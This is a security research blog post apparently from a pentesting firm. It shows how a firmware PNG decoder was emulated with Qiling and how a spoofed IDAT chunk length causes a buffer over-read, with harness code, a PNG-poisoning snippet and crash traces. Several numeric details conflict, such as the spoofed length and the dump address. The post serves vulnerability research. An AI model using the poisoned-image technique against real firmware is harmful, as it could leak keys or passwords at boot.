Emulating & Exploiting UEFI: Unveiling Vulnerabilities in Firmware Security

Table of Contents
TL;DR
This post explores the testing of UEFI components via reverse engineering and emulation. In this example NetSPI was investigating an extracted bios, for the known vulnerability “LogoFail”, during the course of the investigation we discovered a different memory safety issue: a buffer over-read caused by spoofing the PNG’s IDAT chunk length. By leveraging the Qiling framework to emulate the UEFI environment, hook memory allocations, and trace execution, we demonstrate how this vulnerability can lead to sensitive information leakage during the boot process.
Introduction
In the world of security, the Unified Extensible Firmware Interface (UEFI) is a cornerstone of modern system security. It executes before the operating system even breathes, making any vulnerability found here a permanent, invisible threat to the “Root of Trust.”
Recently, we performed a deep dive into a Portable Network Graphic (PNG) decoder extracted from a device’s Basic Input/Output System (BIOS). Why are we looking at this particular module? Well, as you may know, back in November/December of 2023, there was a talk about a vulnerability called LogoFail at Black Hat Europe. To put it simply, some image formats, such as PNG, compress data and require decompression to display. The file contains information about the size of the buffer needed to display this image. The vulnerability consists of manipulating the header file so that, when the size is calculated, the memory space is too small for the image data, causing a buffer overflow on the system. If done correctly, this allows the attacker to run shell code with the highest possible privilege on the system. This partial BIOS with the PNG decoder was on a system that did not support video output, so we thought it would be particularly interesting.
The module loaded a file from non-volatile RAM (NVRAM), such as memory stored directly on the BIOS or from a drive. Next, it allocated buffer memory (a designated area in memory for temporary storage), handled decoding to convert the file into a displayable image, and then drew the image directly to the screen. There are no concepts of double buffering (e.g. creating a secondary hidden image area to reduce flickering, usually not present) or other advanced techniques, just a simple bit banging [direct transfer] of bits to the video buffer, the section of memory used to display images on the screen.
The code will be available in a GitHub repository at the end, so do not worry if you have trouble following along. The following code will be written in Python, and we are going to forsake the usual emulation methods like QEMU, VirtualBox, or similar. This code was originally designed to be tied into afl-plusplus (via unicorn), but that may be addressed in a future discussion. In this blog, we will mostly focus on a software package called Qiling.
Qiling is a versatile Python-based framework that enables security researchers and developers to execute and analyze a wide array of binary types. It handles multiple file formats such as PE (Portable Executable for Windows), ELF (Executable and Linkable Format for Unix-based systems), and Mach-O (Mach Object for macOS), and offers a wide range of architectures including x86, x86_64 (64-bit extension of x86), ARM (Advanced RISC Machine), ARM64 (64-bit version of ARM), and MIPS (Microprocessor without Interlocked Pipeline Stages). Qiling also allows fine-grain modification and tracking of binaries during emulation. We chose this library because, much like Frida (a dynamic instrumentation toolkit often leveraged with mobile applications), Qiling lets you hook (intercept and monitor) binaries, control execution points, and modify individual instructions.
UEFI firmware modules are increasingly complex. Some hardware may not yet be emulated, but for our analysis, it is unnecessary to emulate every feature. With Qiling, nonessential features can be omitted, hence optimizing time and resources during emulation.
The binary we named PngDecoderDxe.bin is our target. The goal will be to examine its behavior with a focus on how it handles PNG image data.
As this binary was discovered on firmware for a legacy system, it has been reduced to a sanitized stub for obfuscation and confidentiality purposes. All instructions not explicitly exercised during the exploit demonstration have been replaced with NOPs. This protects proprietary code while keeping the exact function offsets intact so the proof-of-concept script still functions perfectly.
Interpreting the Target: Image Decoding

The PngDecoderDxe.bin file is a BIOS module that decodes PNG images. Such firmware modules are typically used to display images, such as logos or splash screens, when a computer first boots. We began inspecting this binary using Ghidra, a reverse engineering tool, to determine whether it was protected against the LogoFail vulnerability. Here is what we found in its buffer allocation logic:
uVar8 = CONCAT31(CONCAT21(CONCAT11(*pcVar12,pcVar12[1]),pcVar12[2]),pcVar12[3]);

if (0x7fffffff < uVar8) {
    meta[0x38] = 0x3f;
    break;
}
The code here resolves the typical LogoFail Vulnerability. The system does take into account the expected maximum size, which is limited by an expected 32-bit architecture. For those of you afraid to ask, LogoFail worked via an overflow: when decompressing the PNG binary, it would attempt to allocate more than 0x80000000 bytes (a 32-bit limit) and treat that as the max size, creating a very small buffer for a very large copy. The usual LogoFail fix is to check if the image’s size exceeded the value of 0x7fffffff, the code would return an error, instead of triggering the overflow, as was done here.
Further analysis of the process identified a different issue: not in writing to a buffer as in LogoFail, but in reading from it. The relevant code is provided below.


For those playing along, please note… there is no maximum read check in the code, nor is the image file size specified in the PNG Image Data (IDAT) chunk verified. Provided the file size is less than 0x7fffffff, the code will continue reading without restriction. This poses a marked concern.
The data is read, decompressed (at least in theory), and displayed. It is unlikely that substantial data would be leaked via this mechanism. However, the possibility of information leaks remains under specific conditions. We will need to do testing with various data blocks to evaluate the level of this risk, but for now we want to see what happens. Later, it would be possible to use the following discussion to fuzz the data around the image we provide to see what would make it into the display.
Setting Up the Emulation Environment with Qiling
We will use Python to script emulation with Qiling, which supports running and debugging binaries for different architectures and operating systems, including UEFI.
Manual Image Loading and Memory Mapping
When emulating BIOS/UEFI code, we usually encapsulate NVRAM variables in a pickle file. However, this time we simplified things. Instead, we used a direct ‘Static Loading’ approach. The script loads our image directly from disk, then maps the data into a specific memory region.
- Input Data Mapping: We map the PNG data to address
0x9000000. - Memory Safeguards: We calculate exactly how many memory “pages” (fixed-size memory chunks the operating system uses for management) are needed, then use
ql.mem.mapandql.mem.write(Qiling commands for setting and filling memory spaces) to ensure the buffer is placed correctly before execution.
Calling functions
Before we get into the next part, it’s probably important to understand how functions are called inside a normal application as well as inside our code. Hopefully, you’ve heard the reference that everything in a computer is stored like a card catalog in a library. If you don’t know what a card catalog is, please ask a different old person and get off my lawn. Each function in the program is also found by its position in the file and is addressable by its index (or its offset from the beginning of the program). When you decompile an application, Ghidra, Ida, Binary Ninja, etc. will give you a name based on how it’s done its indexing. For the purposes of emulation, we will just take the straight offset.
I will define it in the code below as the following:
BASE_ADDRESS = 0x100000
# this is where the processor stores running program memory

FREE_POOL_CALL_ADDR = BASE_ADDRESS + 0x4707
# the function call to FreePool is at the address where the program is stored + 0x4707 bytes.
When the emulator is reading this code and emulating it, when it gets to the address we have saved in FREE_POOL_CALL_ADDR, it will instead jump directly to our code first. Because we tell it in the following line:
ql.hook_address(hook_free_with_backtrace, FREE_POOL_CALL_ADDR)
POC.py: The Main Emulation Script
The poc.py script acts as the orchestrator. It initializes the Qiling environment and loads the target binary. Then, it sets up custom memory management and configures parameters for the functions we want to call.
from qiling import Qiling
from qiling.const import *

# --- Global Configuration
BASE_ADDRESS = 0x100000
TARGET_BIN = "PngDecoderDxe.bin"

# Functional Offsets
FUNC_WRAPPER = 0x45f0
FUNC_END     = 0x4770

# Initialize Qiling for UEFI X8664
ql = Qiling([TARGET_BIN], ".", archtype=QL_ARCH.X8664, ostype=QL_OS.UEFI, verbose=QL_VERBOSE.OFF)
We load PngDecoderDxe.bin, a UEFI driver for decoding PNG images, at address 0x100000, using the X86_64 (64-bit x86) architecture and UEFI OS (Unified Extensible Firmware Interface Operating System). Since we want to identify memory errors, we implement manual heap management in the script, allowing us to manage memory allocations and deallocations ourselves, rather than using built-in functions.
Custom Memory Allocation Hook
This is a “cool trick” for controlled memory allocation. Instead of relying on Qiling’s default heap, we intercept AllocatePool at BASE_ADDRESS + 0x46d4. We use a manual heap base (0x50000000) and map memory on the fly.
- If a large allocation (over
0x300800bytes) is detected, our hook spaces out the next allocation by0x10000000bytes to prevent heap corruption and ensure that memory-related issues like buffer over-reads are easily identifiable.
Targeted Function Emulation
Our main focus is the functional wrapper located at 0x1045f0, ending at 0x104770. Jumping directly into this function requires us to handle the setup that a BIOS would normally perform.
Because we call the wrapper directly, we must “spray” the stack with our input image address and size at various offsets (e.g., 0x28, 0x50, 0x60, and 0x150) to ensure the decoder finds our data. These are values that would normally be populated during the image load but would require explaining the reverse engineering of non-targeted functions. This will be omitted from this review.
# Spray parameters at the offsets the trace showed (0x60)
# and the wrapper (0x150). This ensures that both the Wrapper
# and the internal Decoder find the data.
# This needs to be done because we are jumping straight to the decoder
# function first instead of the normal operations.

param_offsets = [0x28, 0x50, 0x60, 0x150]
size_offsets  = [0x30, 0x58, 0x68, 0x158]

for off in param_offsets:
    ql.mem.write_ptr(sp + off, input_addr)

for off in size_offsets:
    ql.mem.write_ptr(sp + off, len(png_data))

print(f"[*] Stack sprayed. Input: {hex(input_addr)}, Size: {len(png_data)}")
Targeting the Decoding Logic
In this binary, the process is split into two primary stages. First, there is a setup function (originally at 0x800044FC) that prepares the context structure and image metadata needed for decoding. We are skipping that, because our focus is the core decoding engine, which we’ve labeled as InitializeImageDecoding (located at 0x80004394).
To make our testing as efficient as possible, we use Qiling to jump directly into a Functional Wrapper, starting at BASE_ADDRESS + 0x45f0.
This allows us to:
- Initialize the necessary pointers and stack state.
- Execute the decoder logic.
- Terminate the emulation immediately at
0x4770.
By hooking the exit address, we can stop emulation as soon as the function finishes. This surgical approach lets us analyze only the relevant code paths for IDAT processing, rather than wasting cycles on general UEFI initialization.
# Functional Wrapper: Orchestrates setup and decoding
FUNC_WRAPPER = 0x45f0
FUNC_END     = 0x4770

try:
    # Begin at the wrapper and end exactly where the decoding logic concludes
    ql.run(begin=BASE_ADDRESS + FUNC_WRAPPER, end=BASE_ADDRESS + FUNC_END)
except Exception as e:
    # Capture results or handle the 'Critical System Abort'
    pass
This method is highly effective for vulnerability research. It allows us to treat a complex BIOS module like a standalone library, providing a clean environment to test how it reacts to our poisoned PNG headers.
The Hooking and Debugging Powerhouse
The script utilizes several specialized hooks to provide total visibility into the binary. Beyond memory allocation (important later), we use a force_abort_on_invalid_read hook to catch illegal memory accesses, and a final_dump_hook at BASE_ADDRESS + 0x4853 to exfiltrate the final decoded data from the high-memory buffers. You may notice that this address is past the exit we defined above. There are a few takeaways here. First, this address is of a memory buffer, not part of the function we are looking at. Second, that exit hook is the last line we “emulate”. The path the code takes to get to this address is winding, code exists prior to and after this function that may be emulated. It may go through a lot of functions to eventually reach our designated end point, the point at which an image has been decompressed for display.
Functional Substitution: Mimicking the UEFI Environment
In a real BIOS, these functions are provided by the UEFI Boot Services table. Since we are running in a “headless” state, we use Qiling to perform inline substitution of these critical services:
- The Interception Point: We identify the exact offsets where the call instructions to these services are located
(e.g.,BASE_ADDRESS + 0x46d4for allocations).
Main Program Hook Registration
# The address of the 'call FreePool' instruction in PngDecoderDxe.bin
FREE_POOL_CALL_ADDR = BASE_ADDRESS + 0x4707

# Register the hook in the Qiling instance
ql.hook_address(hook_free_with_backtrace, FREE_POOL_CALL_ADDR)
When the code reaches the FREE_POOL_CALL_ADDR, it will now jump to our hook first.
- The Return Override: Once our Python hook finishes its task (like mapping our custom heap), it doesn’t just return to the binary, it manually updates the Register Instruction Pointer (RIP) to skip the original call and sets the RAX register to 0 (
EFI_SUCCESS). This tricks thePngDecoderDxe.binmodule into believing the UEFI firmware successfully handled the request.
# Example of substituting a call to EFI_BOOT_SERVICES.FreePool
def hook_free_substitution(ql):
    # Log the caller for our own debugging
    caller = ql.arch.regs.rip
    print(f"[*] Intercepted FreePool call at {hex(caller)}")

    # Simulate a successful UEFI return:
    ql.arch.regs.rax = 0x0  # EFI_SUCCESS

    # Manually 'RET' by popping the return address off the stack
    ret_addr = ql.stack_pop()
    ql.arch.regs.rip = ret_addr

    return True # Tell Qiling we've handled this instruction
Why Substitution is Necessary
Without this, the emulation would fail the moment the decoder tried to manage its own memory. By substituting these complex firmware protocols with simple, predictable Python logic, we gain total control over the memory layout. This is precisely how we are able to space out the heap by 0x10000000 bytes—a feat that would be nearly impossible to coordinate in a standard, “black-box” BIOS environment.
This strategy effectively turns the UEFI module into a “harnessable” library, allowing us to focus entirely on the IDAT parsing logic where the vulnerability resides.
The most important functions we will implement are the following:
- hook_allocpool: Our script intercepts AllocatePool at
BASE_ADDRESS + 0x46d4to bypass the standard UEFI heap. To handle the massive, spoofed IDAT sizes without causing memory overlaps, we manually map memory on the fly and space out subsequent allocations by0x10000000bytes. This ensures that the destination buffer for the “decompressed” data is isolated from other critical memory regions.
def hook_allocpool(ql):
    global next_heap_addr
    size = ql.arch.regs.rcx

    # Heap Spacing Logic
    if size >= 0x300800:
        print("[!] NETSPI: Large allocation detected. Spacing out heap.")
        next_heap_addr += 0x10000000

    alloc_addr = next_heap_addr
    ql.mem.map(alloc_addr, (size + 0xfff) & ~0xfff)
    ql.arch.regs.rax = alloc_addr # Return address in RAX
    next_heap_addr += (size + 0xfff) & ~0xfff
    return True
- hook_free_with_backtrace: To prevent the emulation from crashing during memory cleanup, we intercept FreePool at
BASE_ADDRESS + 0x4707. The hook captures the return address from RSP to calculate the exact binary offset of the caller for debugging purposes. It then manually updates the registers (RAX, RIP, RSP) to simulate a successfulEFI_SUCCESSreturn, allowing the decoding process to continue uninterrupted.
def hook_free_with_backtrace(ql):
    # Peek at the stack to see who called FreePool
    sp = ql.arch.regs.rsp
    return_addr = ql.mem.read_ptr(sp)
    print(f"[INTERCEPT] FreePool called from offset: {hex(return_addr - BASE_ADDRESS)}")

    # Manual Return: Set RAX to 0 (Success) and step over the call
    ql.arch.regs.rax = 0x0
    ql.arch.regs.rip += 5
    ql.arch.regs.rsp += 8
    return True
- Manual Stack and Parameter Initialization: Since we are calling the decoder wrapper directly rather than allowing the full DxE entry point to execute, our script must manually handle initialization. We “spray” the stack at specific offsets (
0x28,0x50,0x60, and0x150) to inject the input buffer address and corresponding data lengths. This ensures that when the binary looks for the PNG header and size on the stack, it finds our controlled values.
param_offsets = [0x28, 0x50, 0x60, 0x150]
size_offsets  = [0x30, 0x58, 0x68, 0x158]

for off in param_offsets:
    ql.mem.write_ptr(sp + off, input_addr)

for off in size_offsets:
    ql.mem.write_ptr(sp + off, len(png_data))
- professional_trace: This debugging powerhouse utilizes the Capstone engine to provide a real-time disassembly of executed instructions. It logs the instruction address, hex bytes, mnemonic, and the current values of relevant registers. While we could utilize specialized tools like drcov for broad coverage analysis in Qiling, this trace is a faster, internal method for identifying where the code flow diverges during the IDAT processing.
def professional_trace(ql, address, size):
    # Use Capstone to disassemble the current instruction
    buf = ql.mem.read(address, size)
    for insn in ql.arch.disassembler.disasm(buf, address):
        # Log Address, Bytes, Mnemonic, and Operands
        print(f"[TRACE] 0x{insn.address:x}: {insn.mnemonic} {insn.op_str}")

        # Log critical register values for data tracking
        if insn.mnemonic == 'mov' or insn.mnemonic == 'cpuid':
            print(f"RAX: {hex(ql.arch.regs.rax)} | RCX: {hex(ql.arch.regs.rcx)}")
- final_dump_hook: The most critical addition for proving the exploit, this hook triggers at
BASE_ADDRESS + 0x4853. It performs the actual data extraction by reading0x300800bytes from the high-memory target address (0x60419000) and saving the results tolenna_final.raw. This provides the empirical proof that out-of-bounds memory was read and re-encoded into the output buffer.
def final_dump_hook(ql):
    dump_addr = 0x60000000 # Example target address
    data = ql.mem.read(dump_addr, 0x300800)
    with open("lenna_final.raw", "wb") as f:
        f.write(data)
    print("[+] File saved as lenna_final.raw")
- force_abort_on_invalid_read: This is our primary detection mechanism. It is registered to trigger only when the emulator attempts to access an unmapped memory address. When the decoder follows our spoofed IDAT length and reads past the legitimate image buffer, this hook catches the violation, prints a “CRITICAL SYSTEM ABORT,” and stops the emulation to prove the Denial of Service (DoS).
def force_abort_on_invalid_read(ql, access, addr, size, value):
    if access == UC_MEM_READ_UNMAPPED:
        print("\n" + "!" * 60)
        print("CRITICAL SYSTEM ABORT: UNMAPPED MEMORY ACCESS")
        print(f"Instruction RIP: {hex(ql.arch.regs.rip)}")
        print(f"Illegal Read Address: {hex(addr)}")
        print("!" * 60 + "\n")
        ql.stop()
        return True
Okay, now to get to where we are going, we are going to need a SLIGHT tangent, unless you are intimately familiar with the file structure of the PNG, in which case you can skip ahead, this bit will be boring.
PNG Structure: A Quick Primer
Before we dive into the vulnerability, let’s quickly review the relevant parts of a PNG file structure:
- PNG Signature (8 bytes):
\x89PNG\r\n\x1a\n– Identifies the file as a PNG. - Chunks: PNG data is organized into chunks. Each chunk has:
- Length (4 bytes, Big-Endian): The size of the chunk’s data field in bytes.
- Chunk Type (4 bytes, ASCII): A four-character code (e.g., IHDR, IDAT, IEND).
- Chunk Data: The actual data payload of the chunk.
- CRC (4 bytes): A cyclic redundancy check for error detection.
The IDAT chunk is the one we are going to focus on as it is particularly important. It contains the compressed pixel data of the image. Its length field indicates how many bytes of compressed image data follow.
Phase 1: Emulating Normal PNG Decoding
To ensure our environment is stable, we first run the emulation with a valid lenna.png. The poc.py script performs the following orchestration:
- Initialize Sandbox: Loads
PngDecoderDxe.binand maps the input PNG data to0x9000000. - Stack Preparation: Sprays the stack with the input address and size at various offsets to satisfy the decoder’s requirements.
- Execute Wrapper: Runs the emulation starting at
FUNC_WRAPPER(0x45f0) through toFUNC_END(0x4770). - Telemetry: During execution, the hooks provide the following:
- Large Allocation Tracking: You will see
[!] NETSPI: Large allocation detectedwhen the decoder requests memory for the output buffer, triggering our heap spacing logic. - Spoofed Allocate Pool Logs: The script logs the exact size and resulting address of memory requests, such as
[!] Spoofed AllocatePool: 0x300800 bytes @ 0x60419000. - Intercepted FreePool: You will see
[INTERCEPT] FreePool called for 0x...followed by the binary offset, confirming the module is attempting to clean up buffers. - Tracing Output: If tracing is enabled,
professional_tracewill output a cycle-accurate disassembly of the decoding logic, showing register states likerax,rcx, andrdxas they process the PNG stream.
- Large Allocation Tracking: You will see
Post-Emulation Analysis:
To those who skipped, welcome back.
Upon completion, the script triggers the final_dump_hook. It attempts to read the decoded output from the high-memory address and reports success by displaying the dimensions and memory location: [+] SUCCESS: 512x512 at 0x60419000.
If these logs appear without an ABORT or CRITICAL SYSTEM ABORT, the Qiling environment is successfully emulating the UEFI module’s decoding logic. If everything runs without critical errors, it means our Qiling setup can successfully emulate the PNG decoding process.
Inducing the Memory Safety Issue
We have provided a script to poison the image. It will “creatively” name the script poison.py, although for the record I voted for “hemlock.py”…..
In the name of tradition, we are using the lenna.png image as our target.
The important part is here:

Code Version
if chunk_type == "IDAT":
    # Set spoofed length to 4MB (0x400000)
    new_length = 0x400000
    print(f"[+] Found IDAT at {hex(offset)}. Changing length {hex(length)} -> {hex(new_length)}")
We also need to update the CRC; refer to the provided script for that. We can manually verify the modification using a hex editor like vbindiff.

Code Version
lenna.png
0000 0000: 89 50 4E 47 0D 0A 1A 0A  00 00 00 0D 49 48 44 52  .PNG.... ....IHDR
0000 0010: 00 00 02 00 00 00 02 00  08 02 00 00 00 7B 1A 43  ........ .....{.C
0000 0020: AD 00 00 00 01 73 52 47  42 00 AE CE 1C E9 00 07  .....SRG B.......
0000 0030: 3A A1 49 44 41 54 78 DA  EC E1 5D 92 6D 5B 92 1D  :.IDATx. ..].m[..
0000 0040: E6 8D E1 EE 73 AE B5 23  E2 9C 7B 33 AB 20 08 E4  ....s..# ..{3. ..
0000 0050: 8B 5A 20 A3 8C 46 51 A4  F1 4F 25 A3 99 3A 23 A3  .Z ..FQ. .0%..:#.
0000 0060: 00 EA 55 OD 50 ЕЗ D4 00  51 A4 C1 00 92 48 20 AB  ..U.P... Q....H .
0000 0070: B2 F2 DE 7B 22 F6 SE 6B  4E 77 1F 4A B5 03 F9 7D  ...{".^K Nw.J...}
0000 0080: FC D7 FF AF FF 27 80 C2  09 6D B7 OB AF B4 C7 A1  ....'.. .m......

lenna.poison
0000 0000: 89 50 4E 47 0D 0A 1A 0A  00 00 00 0D 49 48 44 52  .PNG.... ....IHDR
0000 0010: 00 00 02 00 00 00 02 00  08 02 00 00 00 7B 1A 43  ........ .....{.C
0000 0020: AD 00 00 00 01 73 52 47  42 00 AE CE 1C E9 00 40  .....SRG B......@
0000 0030: 00 00 49 44 41 54 78 DA  EC E1 5D 92 6D 5B 92 1D  ..IDATX. ..].m[..
0000 0040: E6 8D E1 EE 73 AE B5 23  E2 9C 7B 33 AB 20 08 E4  ....s..# ..{3. ..
0000 0050: 8B 5A 20 A3 8C 46 51 A4  F1 4F 25 A3 99 3A 23 A3  .Z ..FQ. .0%..:#.
0000 0060: 00 EA 55 OD 50 E3 D4 00  51 A4 C1 00 92 48 20 AB  ..U.P... Q....H .
0000 0070: B2 F2 DE 7B 22 F6 5E 6B  4E 77 1F 4A B5 03 F9 7D  ...{".^k Nw.J...}
0000 0080: FC D7 FF AF FF 27 80 C2  09 6D B7 OB AF B4 C7 A1  .....'.. .m......
By modifying the IDAT chunk, we have induced a memory safety issue. The PngDecoderDxe.bin module still performs a check on the total allocated size (0x7fffffff < uVar8), which prevents us from creating a true heap overflow by simply setting uVar8 to a large value. However, this check doesn’t guarantee that internal read operations will respect the actual allocated buffer boundary if the IDAT length is spoofed to be larger than the actual compressed data size in the file, but smaller than the maximum allowed allocation.
Consider this scenario:
- Actual PNG IDAT Length:
0xe7542(947,522 bytes) - Our Modification: We’ll change the IDAT length field in
lenna.pngto a value like0x90000000(2.4 GB). This is a value that is larger than the actual compressed data but smaller than0x7fffffffthat the comparison is checking against, so the break is not hit. - The Mechanism: The module allocates an output buffer based on our spoofed (larger) length. However, when the decoder attempts to read the compressed data from our input buffer at
0x9000000it continues reading past the end of the legitimatelenna.pngdata. - The Result: The decoder reads into subsequent, unmapped, or sensitive memory regions, leading to a buffer over-read. Because our emulation environment spaces out the heap by
0x10000000bytes, we can observe this over-read clearly without immediate heap corruption, allowing us to eventually dump the leaked data.
Observing the Over-read
To verify the stability of the emulation environment, the script should first be run against a non-modified, “good” version of lenna.png. This baseline execution demonstrates the expected behavior of the module:
- Memory Telemetry: You will observe a series of calls to the spoofed Allocate Pool and FreePool hooks as the module navigates the PNG structure.
- Heap Management: The script logs each allocation, confirming that our manual heap orchestration is correctly mapping the memory required for the decompression process.
- Final Data Extraction: Upon a successful exit from the decoder wrapper, the
final_dump_hooktriggers at offset0x4853. It reads the decoded output from the high-memory destination (0x60419000) and reports the volume of data captured.
Example Output:
[!] FINAL EXTRACTION: Dumping from 0x60419000
    [+] Captured 3145861 bytes of non-zero data.
    [+] File saved as lenna_final.raw
The resulting lenna_final.raw file contains the raw, decompressed pixel data extracted directly from the emulated UEFI environment. While the script successfully recovers the bytes. To understand the final image, the user must manually determine the correct pixel format and dimensions to reconstruct it. That task can be left as a challenge for the reader.
Executing the Poisoned Image
Now, replace the standard lenna.png with the poisoned version. You should observe the following.
[!] NETSPI: Large allocation detected. Spacing out heap to prevent overlap.
[!] Spoofed Allocate Pool: 0x800000 bytes @ 0x60000000
ABORT

!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
CRITICAL SYSTEM ABORT: UNMAPPED MEMORY ACCESS
Instruction RIP: 0x104106
Illegal Read Address: 0x9076000 (The image data ended at 0x9073B07)
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
When the module attempts to process this file, the emulator provides empirical evidence of the vulnerability:
- Heap Isolation: The script detects the massive allocation request triggered by the poisoned IDAT header:
[!] NETSPI: Large allocation detected. Spacing out heap to prevent overlap. - Allocation Spoofing: The module requests a large buffer for the “decompressed” data, resulting in a spoofed allocation:
[!] Spoofed AllocatePool: 0x800000 bytes @ 0x60000000. - Memory Over-read Detection: The primary indicator of the vulnerability is the
force_abort_on_invalid_readhook. As the decompressor attempts to fulfill the requirements of the spoofed IDAT length, it reads far beyond the0x9000000input buffer. - The Crash (Information Leak): In our controlled environment, this triggers a
UC_MEM_READ_UNMAPPEDfault. The script outputs aCRITICAL SYSTEM ABORTmessage, pinpointing the exact Instruction Pointer (RIP: 0x104106) and identifying the illegal address being accessed:0x9076000. Note that the legitimate image data ended at0x9073B07, proving the module has indeed read past the buffer boundary.
CPU Context & Analysis: The register state at the moment of the abort confirms the root cause:
- Faulting Instruction:
00104106: 418a440d00 mov al, byte ptr [r13+rcx]. - The Loop: The disassembly shows a tight copy loop (
dec rsi; jne 0x104106) where the decoder is blindly fetching bytes based on the spoofed length rather than the actual file size.

This output confirms that the PngDecoderDxe.bin module, when presented with a legitimately sized PNG file, but a spoofed IDAT length, will attempt to read far beyond the actual end of the provided PNG data.
Why This Matters
You may be thinking that this data is only used by an image reader and, unlike in LogoFail, the attacker cannot easily modify system operations. However, consider that the data being read is stored in RAM or NVRAM before any protections are active.
This data is then “decompressed” and displayed on the computer screen during the boot process. It is not inconceivable that this information could be captured by an attacker via an HDMI/VGA/DMI capture card and decoded into readable data.
The buffers being over-read could include:
- Assembly code from other binaries.
- Secure passwords & cryptographic keys.
- Other protected system items.
Conclusion
This exercise demonstrates the power of emulation and dynamic analysis with Qiling for uncovering vulnerabilities in UEFI firmware modules. By understanding the target’s behavior, strategically placing hooks to bypass UEFI constraints, and controlling the execution environment through stack spraying and manual heap mapping, we can effectively test the robustness of firmware components. This approach can be extended to fuzzing, automated vulnerability discovery, and deeper analysis of complex binary interactions. Ultimately, it represents a powerful technique for identifying vulnerabilities and enabling fuzzing in complex, isolated systems that would otherwise be extremely difficult to analyze.


NetSPI’s hardware pentesting team uncovers vulnerabilities in your firmware.

Explore More Blog Posts

PHP2Shell Unauthenticated RCE on PHP: CVE-2026-109618 & CVE-2026-109619
The PHP project has disclosed two critical vulnerabilities, CVE-2026-109618 and CVE-2026-109619, affecting all PHP installations that serve web requests. Both vulnerabilities carry a CVSS 4.0 score of 9.2 (Critical).
Introducing the NetSPI Platform MCP
Discover how the new NetSPI Platform Model Context Protocol (MCP) integration gives you a live view of vulnerabilities in your environment and the speed of remediation needed to counter fast-paced attackers.

Administrating the Administrator, An OCI Identity Domains Permission Bypass
Discover how a permission bypass in Oracle Cloud Infrastructure (OCI) identity domains allowed lower-level administrator roles to create API keys for Identity Domain Administrators, leading to an unauthenticated privilege escalation path.